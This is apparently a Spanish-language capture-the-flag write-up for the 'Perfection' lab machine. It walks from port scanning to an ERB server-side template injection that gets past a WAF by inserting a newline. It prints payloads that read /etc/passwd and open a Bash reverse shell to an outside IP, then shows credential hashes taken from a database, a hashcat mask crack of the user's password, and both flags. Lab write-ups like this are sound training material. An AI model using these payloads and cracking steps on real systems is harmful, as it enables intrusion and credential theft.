Perfection_machine

Notas sobre la resolución de la máquina Perfection

---

1) Ejecutamos un ping para verificar si esta activa la máquina víctima

```
ping -c 1 10.10.11.253

ping -c 1 10.10.11.253 -R  (Trace Route)

[*] ttl: 63 (Linux) => Linux (ttl=64) | Windows (ttl=128)
```

---

2) Escaneo rápido de Puertos con NMAP

```
└─$ `nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.11.253 -oG allPorts`
```

Puertos Abiertos:

> Open ports: 22, 80

3*) Obtener información detallada con NMAP:

(scripts de reconocimiento y exportar en formato nmap)

locate .nse | xargs grep "categories" | grep -oP '".*?"' | tr -d '"' | sort -u (scripts de reconocimiento)

```
└─$ nmap -sCV -p22,80 10.10.11.253 -oN infoPorts


#### INFO:
```

```
> 22/tcp open  ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.6
>
> 80/tcp open  http nginx


-[*] Buscar versión de Ubuntu

Googlear: OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 launchpad

Url: https://launchpad.net/ubuntu/+source/openssh/1:8.9p1-3ubuntu0.6

Data: openssh (1:8.9p1-3ubuntu0.6) jammy <-- * TARGET * -->
```

---

4) Whatweb

```
└─$ whatweb 10.10.11.253

http://10.10.11.253 [200 OK] Country[RESERVED][ZZ], HTTPServer[nginx,
WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)], IP[10.10.11.253],
PoweredBy[WEBrick], Ruby[3.0.2], Script, Title[Weighted Grade Calculator],
UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], X-XSS-
Protection[1; mode=block]
```

---

5) Realizamos un curl solo cabezeras

```
└─$ curl -sX GET "http://10.10.11.253" -I

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 18 Nov 2024 14:47:55 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 3842
Connection: keep-alive
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Server: WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)
```

7) Analizar el sitio web con Ctrol+u

Webrick


¿Qué es WEBrick?
WEBrick is an HTTP server toolkit that can be configured as an HTTPS server, a proxy server, and a virtual-host server.

--> Es una libreria de Ruby crear servidores web simples.

💡NOTA: WEBrick utiliza Ruby y puede estar usando plantillas (Template) para Ruby (ERB, Slim)

---

8) Inspeccionar aplicación



💡NOTA: el input "Category" es reflejado en el output.

¿Qué es SSTI (Inyección de Plantillas del Lado del Servidor)?

La inyección de plantillas del lado del servidor es una vulnerabilidad que ocurre cuando un atacante puede inyectar código malicioso en una plantilla que se ejecuta en el servidor. Esta vulnerabilidad se puede encontrar en varias tecnologías.

Detección

Para detectar la Inyección de Plantillas del Lado del Servidor (SSTI), inicialmente, **fuzzing de la plantilla** es un enfoque sencillo. Esto implica inyectar una secuencia de caracteres especiales (`**${{<%[%'"}}%\**`) en la plantilla y analizar las diferencias en la respuesta del servidor a datos regulares frente a este payload especial.

Fuente: https://book.hacktricks.xyz/es/pentesting-web/ssti-server-side-template-injection

---

9) Buscar Payload para Server Side Template Injection


Github: https://github.com/swisskyrepo/PayloadsAllTheThings

Payload: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/996c83bb4ba054261767cf49f6c5b4d582393cf2/Server%20Side%20Template%20Injection#ruby---basic-injections

---

10) Ejecución y Bloqueo del WAF

Probar payload para ERB: <%= 7 *7* %>
-> Ejecutar la aplicación con los datos e interceptar con Burpsuite.
-> Aplicar Ctro+L y en el parametro "Category" colocar <%= 7 7 %>.
-> Aplicar urlencode al payload seleccionandolo y presionar Ctro+U
-> Enviar peticion con Ctrol+ESPACIO



Obtenemos una respuesta de ***BLOQUEO*** por parte del WAF del servidor.
Hay que buscar una forma de bypasearlo.


11) Bypaseo de inyección

1) Fuzzeo de carac. especiales

Con esto vemos que caracteres estan bloqueados por el WAF.

```
# FFUF TOOL

└─$ ffuf -u http://10.10.11.253/weighted-grade-calc -d 'category1=FUZZ&grade1=5&weight1=50&category2=test2&grade2=10&weight2=10&category3=test3&grade3=56&weight3=10&category4=test4&grade4=43&weight4=10&category5=test5&grade5=77&weight5=20' -w /usr/share/seclists/Fuzzing/alphanum-case-extra.txt --mr 'Malicious input blocked'

-u -> url
-d -> post data
-w -> dictionary
--mr -> match regex
```

2) Comprobamos que usar un salto de linea en formato de Hexadecimal nos permite bypasear cualquier caracter especial. test%a0*!($&<>*



3) Inyección en el Template ERB: <%= 7 * 7 %>

-> Aplicar Ctro+L y en el parametro "Category" colocar test%0a<%= 7 * 7 %>
-> Aplicar urlencode al payload seleccionandolo y presionar Ctro+U
-> Enviar peticion con Ctrol+ESPACIO

La inyección se realizo y el bypass se ejecuto correctamente.

4) etc/passwd

-> Category=test%0a<%= File.open('/etc/passwd').read %>
-> Aplicar urlencode al payload seleccionandolo y presionar Ctro+U
-> Enviar peticion con Ctrol+ESPACIO

---


12) RCE

1) Payload

-> <%= IO.popen('ls /').readlines() %>
-> <%= IO.popen('bash -c "bash -i >& /dev/tcp/10.10.16.3/443 0>&1"').readlines() %>
-> Aplicar URL Enconde a todo el comando

Resultado:

```
category1=test1%0a<%25%3d+IO.popen(%27%62%61%73%68%20%2d%63%20%22%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%30%2e%31%30%2e%31%36%2e%33%2f%34%34%33%20%30%3e%26%31%22%27).readlines()++%25>&grade1=5&weight1=50&category2=test2&grade2=10&weight2=10&category3=test3&grade3=56&weight3=10&category4=test4&grade4=43&weight4=10&category5=test5&grade5=77&weight5=20
```



2) Netcat

Abrir consola con nc -lvnp 433

```
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.253] 33542
bash: cannot set terminal process group (1009): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$

susan@perfection:~/ruby_app$ whoami
susan

susan@perfection:~/ruby_app$ id
uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)
```

---

13) Tratar consola

```
script /dev/null -c bash

Ctrol+z

stty raw -echo; fg
```

```
reset xterm

(enter)

export TERM=xterm
export SHELL=/bin/bash

stty rows 44 colums 184
```

---

14) 1° Flag

```
susan@perfection:~/ruby_app$ pwd
/home/susan/ruby_app

susan@perfection:~/ruby_app$ cd ..

susan@perfection:~$ pwd
/home/susan

susan@perfection:~$ ls -l
total 12
drwxr-xr-x 2 root root  4096 Oct 27  2023 Migration
drwxr-xr-x 4 root susan 4096 Oct 27  2023 ruby_app
-rw-r----- 1 root susan   33 Nov 18 14:21 user.txt

susan@perfection:~$ cat user.txt
337e1cd7c4d32a44008a886e32a58ed1
```

---

15) Verificar SO y Privilegios

Inspección:

```
└─$ whoami
susan


└─$ id
uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)
```

```
└─$ hostname -I
10.10.11.253 dead:beef::250:56ff:feb0:762e


└─$ ls -l /home/
drwxr-x--- 7 susan susan 4096 Feb 26  2024 susan


└─$ sudo -l
required password:


└─$ cat cat /etc/passwd | grep "bash$"
root:x:0:0:root:/root:/bin/bash
susan:x:1001:1001:Susan Miller,,,:/home/susan:/bin/bash
```

Verificar SO

```
└─$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.4 LTS
Release:        22.04
Codename:       jammy

└─$ uname -a
Linux perfection 5.15.0-97-generic #107-Ubuntu SMP Wed Feb 7 13:26:48 UTC
2024 x86_64 x86_64 x86_64 GNU/Linux
```

---

16) Privilege Escalation

Credenciales en DB

```
#BUSCAR CREDENCIALES

susan@perfection:~$ find / -name *.db
/home/susan/Migration/pupilpath_credentials.db


/home/susan/Migration
```

```
susan@perfection:~/Migration$ ls -l
total 8
-rw-r--r-- 1 root root 8192 May 14  2023 pupilpath_credentials.db


susan@perfection:~/Migration$ file pupilpath_credentials.db
pupilpath_credentials.db: SQLite 3.x database, last written using SQLite
version 3037002, file counter 6, database pages 2, cookie 0x1, schema 4,
UTF-8, version-valid-for 6
```

1) Método con strings command

```
susan@perfection:~/Migration$ strings pupilpath_credentials.db
SQLite format 3
tableusersusers
CREATE TABLE users (
id INTEGER PRIMARY KEY,
name TEXT,
password TEXT
Stephen
Locke154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8S
David
Lawrenceff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87aP
Harry Tylerd33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393O
Tina Smithdd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57Q
Susan Millerabeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
```


2) Método con Sqlite3

```
# SQLITE3
susan@perfection:~/Migration$ sqlite3 pupilpath_credentials.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.


# SQL SINTAX
sqlite> .tables
users

sqlite> select * from users;
1|Susan
Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
```

```
2|Tina
Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
3|Harry
Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
4|David
Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
5|Stephen
Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
```

Verificar el tipo de hash

Utilizamos la tool hash-identifier en kali



-> Obtenemos que puede ser un SHA-256

---

17) Cracker passwd con hashcat

```
└─$ echo "abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f"
> hash
```

```
hashcat -a 0 -m 1400 hash /usr/share/wordlists/rockyou.txt -O
```

Ejecutamos hashcat, pero no obtenemos nada :(
Esto lo volvemos a retomar al final....

18) Barrido de archivos de susan

```
find / -user susan -o -group susan 2>/dev/null | grep -vE "home|proc"

/dev/pts/0
/var/mail/susan
```

Ver el archivo de email

```
susan@perfection:~/Migration$ cat /var/mail/susan
Due to our transition to Jupiter Grades because of the PupilPath data
breach, I thought we should also migrate our credentials ('our' including
the other students

in our class) to the new platform. I also suggest a new password
specification, to make things easier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and
1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently
registering our university with the platform.

- Tina, your delightful student
```

Carateristicas de la password:

{firstname}*{firstname backwards}*{randomly generated integer between 1 and 1,000,000,000} and lowercase.

RESULT: susan*nasus*

Volvemos a hashcat....

19) Hashcat Brute Force

```
└─$ hashcat -a 3 -m 1400 -O hash 'susan_nasus_?d?d?d?d?d?d?d?d?d'
```

```
-a -> ataque fuerza bruta
-m -> tipo de hash
-O -> optimización de kernel
hash -> fichero del hash a crackear
'susan_nasus_?d?d?d?d?d?d?d?d?d' -> patron
```

RESULT:

`abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210`

---

20) 2° Flag

```
susan@perfection:~/Migration$ sudo su
[sudo] password for susan: susan_nasus_413759210


root@perfection:/home/susan/Migration# whoami
root


root@perfection:/home/susan/Migration# cd /root/


root@perfection:~# ls -l
total 4
-rw-r----- 1 root root 33 Nov 18 14:21 root.txt


root@perfection:~# cat root.txt
c59155bfc9af6ffeac9e22a6ebdf8add
```